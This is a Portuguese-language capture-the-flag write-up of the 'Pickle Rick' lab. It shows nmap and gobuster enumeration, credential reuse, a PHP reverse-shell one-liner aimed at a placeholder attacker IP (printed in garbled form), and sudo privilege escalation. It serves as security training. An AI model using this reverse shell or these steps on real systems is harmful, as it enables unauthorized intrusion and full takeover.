



Pickle Rick

Offensive Security Write-up



Autor: Clara Marcela Grossi

Data: April 10, 2026

Sinopse


O **Pickle Rick** é um desafio de CTF que explora falhas comuns em serviços como HTTP e SSH. O foco inicial é a análise dos diretórios e códigos fontes, que permite a coleta de credenciais. A etapa final consiste na escalção de privilégios para obter o controle total (root) do sistema.

1 Enumeração

A fase inicial consistiu na varredura de portas com o nmap para mapear a superfície de ataque.

```
$ nmap -sV -sC -v <IP_DA_MAUQUINA>

# -sV : para obter a versão dos serviços
# -sC : utiliza scripts padrões do Nmap (permite obter chaves ssh e demais
        informações sensíveis)
# -v : aumenta o nível de detalhamento (mostra o que está acontecendo em tempo
        real)
```



```
(kali@kali) [~/offsec]
$ nmap -sV 10.10.61.141
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-05 09:09 EDT
Nmap scan report for 10.10.61.141
Host is up (0.23s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.30 seconds
```

Figure 1 Output do Nmap revelando portas 22 e 80.

A análise do código fonte no serviço HTTP da porta 80 revelou possíveis informações sensíveis expostas, porém, a página inicial não revelou outros vetores de ataque. Diante disso, usando o GoBuster para procurar diretórios escondidos.

```
$ gobuster dir -u <IP> -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium
.txt

# Busca de diretórios
```

A enumeração do serviço HTTP revelou a presença de uma página de login e de outra contendo uma possível credencial.

2 Vulnerabilidade e Exploração

A partir das informações encontradas no processo de enumeração, ao utilizar as credenciais identificadas na página de login, foi possível obter acesso a uma interface que aparenta funcionar como uma linha de

comando conectada ao servidor, caracterizando uma potencial vulnerabilidade passível de exploração.

Com o objetivo de obter acesso ao sistema, foi empregada a seguinte shell reversa:

```
$ php -r '$sock=fsockopen("<IP_ATACANTE_>",<PORT_>);shell_exec("sh_&3_&3_>&3");'
```

php -r : executa o código diretamente no terminal
fsockopen("<>", <>) : cria uma conexão TCP com o atacante
sock= : armazena essa conexão em uma variável (vira um File Descriptor)
shell_exec() : executa um comando no sistema operacional
"sh" : Abre uma shell no
"<&3" : Redireciona a entrada do shell para a conexão
">&3" : Redireciona a saída para a conexão
"2>&3" : Redireciona o erro para a conexão

3 Acesso Inicial

Após o acesso inicial, via a shell reversa, obtivemos o primeiro e o segundo ingredientes, após uma busca pelos diretórios.

4 Escalação de Privilégios

Iniciou-se a fase de enumeração visando a identificação de falhas que permitissem a escalação de privilégios. Para tanto, executou-se o comando `sudo -l`, cujo propósito é listar os comandos que o usuário atual possui permissão de executar com privilégios de root.

```
user@<ip>:~$ sudo -l  
# Resultado: (ALL : ALL) ALL
```

Conforme evidenciado pela saída do comando anterior, verificou-se que o usuário possuía permissões irrestritas através do `sudo`, conforme indicado pela configuração `(ALL : ALL) ALL`. Isso implica que é possível executar qualquer comando como qualquer usuário do sistema, incluindo o root. Dessa forma, tal configuração caracteriza uma falha crítica de segurança, uma vez que permite a elevação de privilégios de maneira direta.

Assim, a partir dessa permissão, é possível obter acesso completo ao sistema com privilégios administrativos e ao terceiro ingrediente.